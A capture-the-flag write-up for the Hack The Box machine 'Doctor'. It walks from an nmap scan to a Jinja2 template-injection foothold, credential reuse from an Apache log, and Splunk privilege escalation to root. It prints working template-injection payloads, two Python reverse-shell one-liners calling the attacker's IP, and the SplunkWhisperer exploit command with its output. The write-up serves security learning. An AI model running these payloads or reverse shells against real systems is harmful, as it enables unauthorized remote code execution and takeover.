Hack The Box : Doctor
12 December, 2020
Starting off with an nmap scan
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for 10.10.10.209
Host is up (0.16s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Doctor
8089/tcp open  ssl/http Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
|_http-title: splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2020-09-06T15:57:27
|_Not valid after:  2023-09-06T15:57:27
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (91%), Crestron XPanel control system (90%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.16 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%), Adtran 424RG FTTH gateway (86%), Linux 2.6.32 - 3.1 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   160.10 ms 10.10.14.1
2   160.71 ms 10.10.10.209

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.54 seconds
At the first look, the website on port 80 didn't offer any information.
Splunk on 8089 was responding by resetting the connection.
I found the Splunk Atom feed

- The services endpoint was asking for credentials
- "rpc" said invalid request
- "static" gave 404
Initially I was thinking of brute-forcing the password to the "services" endpoint since it didn't seem to have a rate limit configured.

Took another look at the website and found the mention of the domain doctors.htb. Adding it to my /etc/hosts I landed on a completely different page. I also found out a hidden nedpoint /archive that would display XML containing the post title.
After researching my options at this stage, I found out about template injection. The /archive response was vulnerable to template injection, as was evident after I entered {{7*7}} in the input
<?xml version="1.0" encoding="UTF-8" ?>
		<rss version="2.0">
		<channel>
				<title>Archive</title>
				<item><title>49</title></item>
		</channel>
After trying out a number of payloads from [PayloadsAllTheThings](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server Side Template Injection), this one worked
{{config.__class__.__init__.__globals__['os'].popen('pwd').read()}}
I started exploring around a bit using this RCE and found a file /home/web/blog.sh
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
		<channel>
		<title>Archive</title>
		<item><title>#!/bin/bash
				SECRET_KEY=1234 SQLALCHEMY_DATABASE_URI=sqlite://///home/web/blog/flaskblog/site.db /usr/bin/python3 /home/web/blog/run.py
		</title></item>
</channel>
Ultimately I did manage to get a reverse shell using this payload
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x()._module.__builtins__['__import__']('os').popen("python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.15\",1235));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);import pty; pty.spawn(\"/bin/bash\")'").read()}}{%endif%}{% endfor %}
kali@kali:~$ nc -lvnp 1235
listening on [any] 1235 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.209] 46602
web@doctor:~$ whoami
whoami
web
web@doctor:~$
Again, browsing the files, I stumbled upon a password in the logs, specifically /var/log/apache2/backup: Guitar123
I was able to escalate to shaun using the password, and thus retrieve the user flag
web@doctor:/var/log/apache2$ su - shaun
su - shaun
Password: Guitar123
shaun@doctor:~$ cd ~
cd ~
shaun@doctor:~$ ls
ls
linpeas.sh  user.txt
shaun@doctor:~$ cat user.txt
cat user.txt
27b03ab7348c8c321551314c51c41240
So Splunk was running as root and the credentials to /services was the same shaun:Guitar123
shaun@doctor:~$ ps aux | grep splunk
ps aux | grep splunk
root        1131  0.1  2.3 265920 94564 ?        Sl   17:32   0:05 splunkd -p 8089 start
root        1133  0.0  0.3  77664 15652 ?        Ss   17:32   0:00 [splunkd pid=1131] splunkd -p 8089 start [process-runner]
Using the Splunk Whisperer exploit I was able to get a reverse shell as root
shaun@doctor:/tmp$ python3 pysplunk.py --username=shaun --password=Guitar123 --payload="python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.119\",1236));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(\"/bin/bash\")'" --payload-file="lol"
<ty; pty.spawn(\"/bin/bash\")'" --payload-file="lol"
Running in local mode (Local Privilege Escalation)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmpq53j32wu.tar
[.] Installing app from: /tmp/tmpq53j32wu.tar
[+] App installed, your code should be running now!

Press RETURN to cleanup


[.] Removing app...
[+] App removed

Press RETURN to exit


Bye!
shaun@doctor:/tmp$
kali@kali:~$ nc -lvnp 1236
listening on [any] 1236 ...
connect to [10.10.14.119] from (UNKNOWN) [10.10.10.209] 56014
root@doctor:/# ls
ls
bin    dev   lib    libx32      mnt   root  snap      sys  var
boot   etc   lib32  lost+found  opt   run   srv       tmp
cdrom  home  lib64  media       proc  sbin  swapfile  usr
root@doctor:/# cd /root
cd /root
root@doctor:/root# ls
ls
root.txt
root@doctor:/root# cat root.txt
cat root.txt
09eb448b1b85e40efdd7b782fbdf0fff
root@doctor:/root#